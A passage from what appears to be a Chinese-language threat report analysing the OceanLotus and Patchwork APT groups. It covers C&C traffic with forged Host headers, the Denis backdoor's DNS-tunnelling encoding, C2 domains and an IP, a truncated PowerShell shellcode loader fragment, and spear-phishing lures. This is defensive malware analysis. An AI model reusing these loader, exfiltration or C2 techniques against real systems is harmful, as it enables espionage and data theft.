0012E908	6E 6F 73 6B 69 6E 3B 73 65 73 73 69 6F 6E 2D 74	noskin;session-t	0012E89C 0012E888
0012E918	6F 6B 65 6E 3D 56 47 55 4E 4C 69 78 44 49 54 6E	oken=UGUNLixDITn	0012E8A0 84680200
0012E928	46 56 71 31 58 45 41 70 70 66 4F 72 6F 46 79 6B	FUq1XEAppf0roFyk	0012E8A4 00000000
0012E938	65 69 41 2F 41 73 2F 76 64 70 4E 32 53 42 50 36	eiA/As/udpN2SBP6	0012E8A8 0103E728
0012E948	79 42 6D 52 30 32 72 6E 63 71 34 39 63 70 6D 44	yBmR02rncq49cpmD	0012E8AC 0102B564 ASCII "%s"
0012E958	4B 40 42 6E 4B 77 2B 63 34 76 39 4C 72 57 58 6E	KMBnKw+c4u9LrWxn	0012E8B0 00000100
0012E968	6D 35 6F 50 70 6C 4E 57 47 5A 39 6B 4B 53 46 51	m5oPp1NWGZ9kKSFQ	0012E8B4 00FA4FA0
0012E978	37 75 30 42 47 62 6D 6E 69 78 42 72 4C 4C 49 79	7u0BGbnnixBrLLiy	0012E8B8 0102B574
0012E988	45 59 66 67 48 73 4B 52 67 6C 67 51 61 34 53 37	EYfgHsKRglgQa4S7	0012E8BC 00000000
0012E998	4B 61 33 74 56 62 67 4D 78 31 35 43 30 61 2F 49	Ka3tUbgMx15C0a/I	0012E8C0 00000100
0012E9A8	6A 5A 58 6B 71 6F 6A 61 70 54 64 67 5A 50 62 72	jzXkqojapTdgZPbr	0012E8C4 010A0020
0012E9B8	72 6E 46 77 66 38 39 65 77 62 53 51 56 77 6A 77	rnFwf89ewbSQUwjw	0012E8C8 00000000
0012E9C8	3D 63 73 6D 2D 68 69 74 3D 73 2D 32 34 4B 55 31	=csm-hit=s-24KU1	0012E8CC 00000000
0012E9D8	31 42 42 38 32 52 5A 53 59 47 4A 33 42 44 4B 7C	1BB82R2SYGJ3BDK	0012E8D0 00000000
0012E9E8	31 34 31 39 38 39 39 30 31 32 39 39 36 0D 0A 00	1419899012996...	0012E8D4 00FA4278 ASCII "/s/ref="
			0012E8D8 65636341
			0012E8DC 20207170

图 87 海莲花组织分析配图 (17)

(8) 与服务器通信的数据包如下，可以看出服务器回复了一条加密的数据。此处的 Host 主机名实际为海莲花组织伪造的信息，用来绕过某些厂商对该 Host 字段的检测。

GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: /*/*
Cookie: skin=noskin;session-token=j+Ot10/XY2DGYF9s6V49Tssh13Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBa1Gxx4+L+gdE5Dpt1vhu1y0ryA9kZrT+L7MvQwQTHn03dHHbFXXa0nTVxQ6DWL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbkCcY3E5Ijw4-csm-hit=s-24KU11BB82R2SYGJ3BDK 1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache
HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZw9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 0

图 88 海莲花组织分析配图 (18)

(9) 根据捕获到的一些真实攻击案例分析，木马首先会向 C&C 服务器发送探测，当 C&C 服务器返回一段报文后，木马发送本机信息，信息中含有一段加密报文以及程序目录地址。



```
41130^7601^ServicePack1^6.1^Windows7Professional^7601.win7sp1_rtm.101119-1850
^?/?/?/?/?7hehehaha?/?/?/?/?M$SESSIONNAME$?/?/?/?/?A1284?/?/?/?/?
CC:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe?/?/?/?/?NC:\Win
dows\system32\cmd.exe?/?/?/?/?2cJ4k7D8SLsnS2ja5efppeonhiCik5pxcd7ujUNjivnx
aDuxjnfkWoarPKDOBkYrmAwypzxxkPOHHLpzdrRu8bf+tJaEwnoMUTddbm0UBq8vVevVonKZ9rKTEf
HecpSEgeJLHjTGLElDmm3Z5T988G5r2+SrdJdaGP9dnQfz5jr23JUIgcb5QsswXH7tPLWZ5TlFv1D
zD37lnMY+eX/4rRFMFBO3qxRISKCyXnNuAYt3b5Eskvlqd78TnPxH+tD7/HwclI6v+e+RuL06Rj7F
2nt0672Q3x1ScTQzRcLujP2qReykGS6SBUlwnHXPRVKTsmINx+UTsc265UMrSLi0snCBF72/awFff
bMlnSbFThiIUSM1P5sggNDa2FFpCL4KOyBqWcMr8sxxrFVKxpEbN/yNagNyNYcng2LbeXNmEvxpD/S
yYAOYazP8Dn9j6GSJYU/7Yz5d0RJrN51nPL+Yz61/mnwWd/mN2n/f+u9oFRoVGZfjcbceZsCbm+b
3rXvzLID0iL6It/qy46YTLPeOLYE4keWGQEFIS0eGw1F2ca24Fa74yD/9RwmVAONTkJU1Bb43Aja3
6cESmLC7Aa9dwqjbZ16CCbSG/rlDrutRCVC2Bnq9LPnVhsgV//K3Wg=?/?/?/?/?5HEHEHAHA-
PC?/?/?/?/?61000000000?/?/?/?/?8?/?/?/?/?E?/?/?/?/?B2908?/?/?/?/?
?/?/?/?/?G?/?/?/?/?HIntel164Family6Model194Stepping3?/?/?/?/?90?/?/?/?/?Jhe
hehaha?/?/?/?/?D936?/?/?/?/?F?/?/?/?/?KC:\Users\hehehaha?/?/?/?/?
I0?/?/?/?/?O|^|^VMware,VMwareVirtualS1.0|^|^|^?/?/?/?/?Uaf5c0804-4e72
-4f20-a826-b9073eb11d00?/?/?/?/?4DDB58C2F5A14915B97F3046A192104CFFFE4000
000052a?/?/?/?/?F
```

图 89 海莲花组织分析配图 (19)

3. 利用 DNS 隧道传输数据的 Denis 木马

Denis 是海莲花较常使用的一种利用 DNS 协议传输数据的后门，目前已发现至少 3 个变种。

(1) 变种一:

a. 首次运行时，获取系统启动的毫秒值，并经过 Base64 编码，发送给 DNS 服务器 8.8.8.8。此 DNS 请求用来获取 BotID:

```

  Queries
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAFkN.z.teriava.com: type NULL, class IN
    Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAFkN.z.teriava.com
    [Name Length: 46]
    [Label Count: 4]
    Type: NULL RR (10)
    Class: IN (0x0001)

```

0030	00 00 00 00 00 00 20 41	41 41 41 41 41 41 41 41 A AAAAAAAAAA
0040	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAAA AAAAAAAAAA
0050	41 41 41 41 46 6b 4e 01	7a 07 74 65 72 69 61 76	AAAAFkN. z.teriav
0060	61 03 63 6f 6d 00 00 0a	00 01 00 00 00 00 00 00	a.com... ..

图 90 海莲花组织分析配图 (20)

b. C&C 服务器返回 BotID, BotID 经过了 zlib 压缩, 即其中的 789c 起始的数据。




图 91 海莲花组织分析配图 (21)

本例是 2E D9 95 62 即 0x2ED99562，以后 Denis 和 C&C 的通信都会加上此 BotID。

c. 随后 Denis 向 C&C 发送系统信息，主要是机器名称和用户账号。数据先经过 zlib 压缩，再 Base64 编码。




图 92 海莲花组织分析配图 (22)

其中 LtmVYgQAAAAAAAAAAAAAAAAAAAAJCY, 经过 Base64 解码之后 2E D9 95 62 04 00 00 00 00 00 01 00 00 00, “2E D9 95 62” 是 BotID, “04 00 00 00 00 00 01 00 00 00” 是固定的。

AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQydHRyTmNzMsSLi1KLMkvYnBiAA.gTOP_R2-iV9mZGVkZmBkYGAAd7vA2H 经过 Base64 解码, 再进行 zlib 解压, 如下:




图 93 海莲花组织分析配图 (23)

之后，发送心跳包，数据正是 BotID 的 Base64 编码。




图 94 海莲花组织分析配图（24）

变种一共支持 16 种指令。




图 95 海莲花组织分析配图（25）

(2) 变种二：

与变种一 Denis 相比，最大变化是 DNS 编码方式。变种二运行后，获取机器名称，并按照一定规则编码为 DNS 请求，发送给 DNS 服务器。机器名称先转为小写，再转为 UNICODE 编码。

按固定规则对 UNICODE 编码的字符串进行替换。对于数字 0 到 9，用 g 替换 0，h 替换 1。依次递增。对于 a 到 f 用还是用字符 a 到 f 替换。

明文	密文	明文	密文
0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

按照如上规则，76 00 编码为 nmgg，6E 00 编码编码为 megg，整体转为如下：



```

Queries
  nmggmlggmeggnlggngjggidggjiggjnggjiggjoggjhggmiggjhggmhggmigg.ijnlakgo.jeffreyue
    Name: nmggmlggmeggnlggngjggidggjiggjnggjiggjoggjhggmiggjhggmhggmigg.ijnlakgo.
    [Name Length: 83]
    [Label Count: 4]
0000  00 50 56 f6 50 ef 00 0c 29 54 eb a2 08 00 45 00 .PV.P... )T....E.
0010  00 81 00 30 00 00 40 11 f0 42 c0 a8 fe d2 ca 6a ...0..@. .B.....j
0020  00 14 dd bf 00 35 00 6d 76 80 d7 92 01 00 00 01 .....5.m v.....
0030  00 00 00 00 00 00 3c 6e 6d 67 67 6d 6c 67 67 6d .....<n mggmlggm
0040  65 67 67 6e 6c 67 67 6e 6a 67 67 69 64 67 67 6a eggnlgn jggidggj
0050  69 67 67 6a 6e 67 67 6a 69 67 67 6a 6f 67 67 6a iggjnggj iggjoggj
0060  68 67 67 6d 69 67 67 6a 68 67 67 6d 68 67 67 6d hggmiggj hggmhggm
0070  69 67 67 08 69 6a 6e 6c 61 6b 67 6f 09 6a 65 66 igg.ijnl akgo.jef
0080  66 72 65 79 75 65 03 63 6f 6d 00 00 01 00 01 01 freyue.c om....

```

图 96 海莲花组织分析配图 (26)

变种二同时支持 http 协议，就目前看到的所有报文，上述 dns 请求，会返回一个 IP 地址。

```

Answers
  nmggmlggmeggnlggngjggidggjiggjnggjiggjoggjhggmigg
    Name: nmggmlggmeggnlggngjggidggjiggjnggjiggjoggjhggmigg
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 30
    Data length: 4
    Address: 46.183.222.84

```

图 97 海莲花组织分析配图 (27)

之后木马会向该 IP 地址发送 POST 请求，host 和 referer 仍然是上述规则编码的 dns。

```

POST /1/122112-Yuuh-Eshet-Teo HTTP/1.1
Host: nmggmlggmeggnlggngjggidggjiggjnggjiggjoggjhggmiggjhggmhggmigg.ijnlakgo.jeffreyue.
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://nmggmlggmeggnlggngjggidggjiggjnggjiggjoggjhggmiggjhggmhggmigg.ijnlakgo.
1/122112-Yuuh-Eshet-Teo
Content-Length: 25
Content-Type: application/x-www-form-urlencoded

I...q[...T...`.....2.9.....HTTP/1.1 200 OK

```

图 98 海莲花组织分析配图 (28)

此外，变种二还使用了一些更高级的手法，如多层 loader、dll 劫持、shellcode 混淆等。最外层 loader 解密自身资源为 dll，并在内存加载。dll 继续解密自身资源，释放为 rastlsc.exe、rastls.dll、OUTFLTR.DAT 文件。路径是 C:\Program Files\Symantec\Proxy\，显然想假冒是 Symantec 的相关组件。其中 rastlsc.exe 是 Symantec 的白文件，rastls.dll 是恶意的，OUTFLTR.DAT 是加密的数据。rastls.dll 被 rastlsc.exe 加载后，解密 OUTFLTR.DAT 为新的 dll，此 dll 是最核心的样本。外层的 loader 和 rastls.dll 里负责解密的 shellcode 都经过了混淆。



(3) 变种三:

变种三的通信格式有很大变化, 按照如下格式发送数据: IC<Container type>.<UID>.<Container>.<Server address>。

以如下为例:

IC1.MFVTIN3MOMADQMJSJGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW.tt.lookfofo.com

其中 IC 固定, 1 是 Container type, 表示本帧数据(即 Container 部分)是上传系统信息。Container type 共有 1 到 4 种。2 表示正在接收的文件的状态, 如总大小, 已接收多少等。3 表示接收文件接收成功。4 表示指令执行成功的状态。MFVTIN3MOMADQMJSJGM2DKNRXHDAKR7WS 即 UID, 是机器名称和 IP 地址经过 Base32 编码的数据。

LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW 即 Container, 也是 Base32 编码的数据。包括固定的字符串 IACIMAOQ 和系统盘符等。

4. 后门 Salgorea 分析

2015 年我们发现一种海莲花组织使用的后门程序, 主要通过鱼叉邮件攻击, 赛门铁克将其命名为 Salgorea。2017 年此后门依然活跃, 只是使用了 powershell 做载体, 但功能完全一致。

2015 年, Salgorea 样本的图标伪装成 Word 文档或 JPG 文档, 还使用了一些颇具迷惑性的社工类文件名, 如“商量好的合同”等。运行后释放 Bundle.rdb 文件, 并注入到 msixexec.exe 进程。Bundle.rdb 正是实现了 Salgorea 核心代码的 dll。

主要功能如下:

加载 dll 并执行其导出函数;

读、写、删除、上传文件;

创建文件夹; 结束进程;

枚举注册表; 收集系统信息。

2017 年, 我们发现一个 powershell 样本, 解密出一段 shellcode 并创建线程执行。shellcode 核心功能是解密出一个 dll 并在内存里加载执行。

```
$binary = [Convert]::FromBase64String("6MBQBgd+/v7+u61dh3QR00YNH0a3V(
$signature=@'
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

图 99 海莲花组织分析配图 (29)

经过分析, 确认和 2015 年的核心代码 Bundle.rdb 的功能完全一致。只是代码做了很多混淆。

1000ED5D	sub	eax, 148h
1000ED62	jz	loc_1000EDED
1000ED68	sub	eax, 40h
1000ED6B	jz	short loc_1000EDD3
1000ED6D	sub	eax, 1845h
1000ED72	jz	short loc_1000ED8B
1000ED74	sub	eax, 53h
1000ED77	jz	short loc_1000EDA3
1000ED79	sub	eax, 290Dh
1000ED7E	jz	short loc_1000ED8C

图 100 海莲花组织分析配图 (30)



```

1002F5FD      sub     eax, 148h
1002F602      jz      loc_1002F67D
1002F608      sub     eax, 40h
1002F60B      jz      loc_1002EE05
1002F611      sub     eax, 1845h
1002F616      jz      loc_1002FB40
1002F61C      sub     eax, 53h
1002F61F      jz      loc_1002FA56
1002F625      sub     eax, 290Dh
1002F62A      jz      loc_1002F9CD

```

图 101 海莲花组织分析配图 (31)

上两图是 Bundle.rdb 和 2017 年 dll 负责处理 C&C 命令的函数，比较关键指令后发现其完全同源。因此很容易得出结论，Salgorea 是海莲花一直在使用的后门，而且功能没有任何变化。变化的只是 Loader，2017 年使用了 Powershell 脚本加载核心代码模块而已。

4.1.2 白象组织

“白象”又名“Patchwork”，“摩诃草”，疑似来自南亚某国。自 2012 年以来持续针对中国、巴基斯坦等国进行网络攻击，长期窃取目标国家的科研、军事资料。与其他组织不同的是，该组织非常擅长根据不同的攻击目标伪造不同版本的相关军事、政治信息，以进行下一步的攻击渗透。

2017 年下半年以来，我们发现了多起与白象组织相关的最新攻击事件。该组织通过鱼叉式钓鱼邮件，并配合社会工程学手段在邮件中发送带有格式漏洞文档的链接，诱导受害人点击下载并点击，漏洞触发成功后，会下载 Quasar，BADNEWS 等变种远控木马。

4.1.2.1 白象组织鱼叉攻击事件

在 2017 年该组织多次针对中国进行的攻击中，鱼叉攻击为其主要的攻击手段，且手法多样，政治敏感，诱惑力极强。下面将介绍我们捕获到的该组织的几个攻击案例。

1. 攻击事件 A:

第一次集中攻击事件发生在 2017 年 11 月份左右，我们监控到该组织发起了多次鱼叉攻击。相关案例如下：

使用邮件投放名为 China_Strategic_Chain 的 docx 文档，并在邮件中文档内容进行阐述，引诱用户点击打开。

当用户打开该文档后，显示提示在输入栏输入密码 KEY，再点击左上方的图标即可完成解锁。实际上该输入栏为文本框，且图标为内嵌的 OLE 对象，该对象在点击后便会触发。